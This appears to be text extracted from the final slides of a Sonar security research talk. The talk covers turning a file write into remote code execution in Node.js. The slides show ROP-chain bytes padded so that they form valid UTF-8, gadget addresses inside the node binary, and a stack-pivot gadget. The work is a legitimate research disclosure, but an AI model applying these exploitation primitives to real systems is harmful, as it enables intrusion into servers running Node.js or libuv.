✅ 💾 U+1F4BE



https://sonarsource.github.io/utf8-visualizer/#

sonar

Overcoming UTF-8 restrictions

```
be 7f 45 00 00 00 00 00
```

Invalid UTF-8 sequence

Overcoming UTF-8 restrictions

```
pop gadget
00 00 00 00 00 f0 9f 92
be 7f 45 00 00 00 00 00
```

make UTF-8 parser happy

Invalid UTF-8 sequence

Overcoming UTF-8 restrictions

pop gadget

00 00 00 00 00 f0 9f 92

be 7f 45 00 00 00 00 00

U+1F4BE

Overcoming UTF-8 restrictions


```
30 7f 61 00 00 00 00 00
70 72 05 f0 9f 90 94 00
```

U+1F4BE

```
/usr/bin/node
...
0x00617f90: c8 db e3 00 00 00 00 00 70 72 05 f0 ff 23 ff 24
...
0x00e3dbc8: 5c 41 5d 41 5e 41 5f 5d c3 1c 2e ff ff ff 80 ca
...     pop rsp; pop r13; pop r14; pop r15; pop rbp; ret
            pivoting gadget
```

Demo

Read-Only File Write RCE

sonar

Conclusion

Conclusion

- Everything is a file
  - Exposes uncommon attack surface for a file write

Conclusion

- Everything is a file
  - Exposes uncommon attack surface for a file write
- File Write to RCE
  - Exploitation technique for Node.js

sonar

Conclusion

- Everything is a file
  - Exposes uncommon attack surface for a file write
- File Write to RCE
  - Exploitation technique for Node.js
    - Everything read-only, low-priv user

sonar

Conclusion

- Everything is a file
  - Exposes uncommon attack surface for a file write
- File Write to RCE
  - Exploitation technique for Node.js
    - Everything read-only, low-priv user
  - Applicable to other software using libuv

sonar

Conclusion

- Everything is a file
  - Exposes uncommon attack surface for a file write
- File Write to RCE
  - Exploitation technique for Node.js
    - Everything read-only, low-priv user
  - Applicable to other software using libuv
  - More pipes!

sonar

Thank you for listening!

- Interested in this kind of content?
  - Follow us on 𝕏 or :

    @Sonar_Research / @scryh_

  - Check out our blog:

https://sonarsource.com/blog/tag/security/

sonar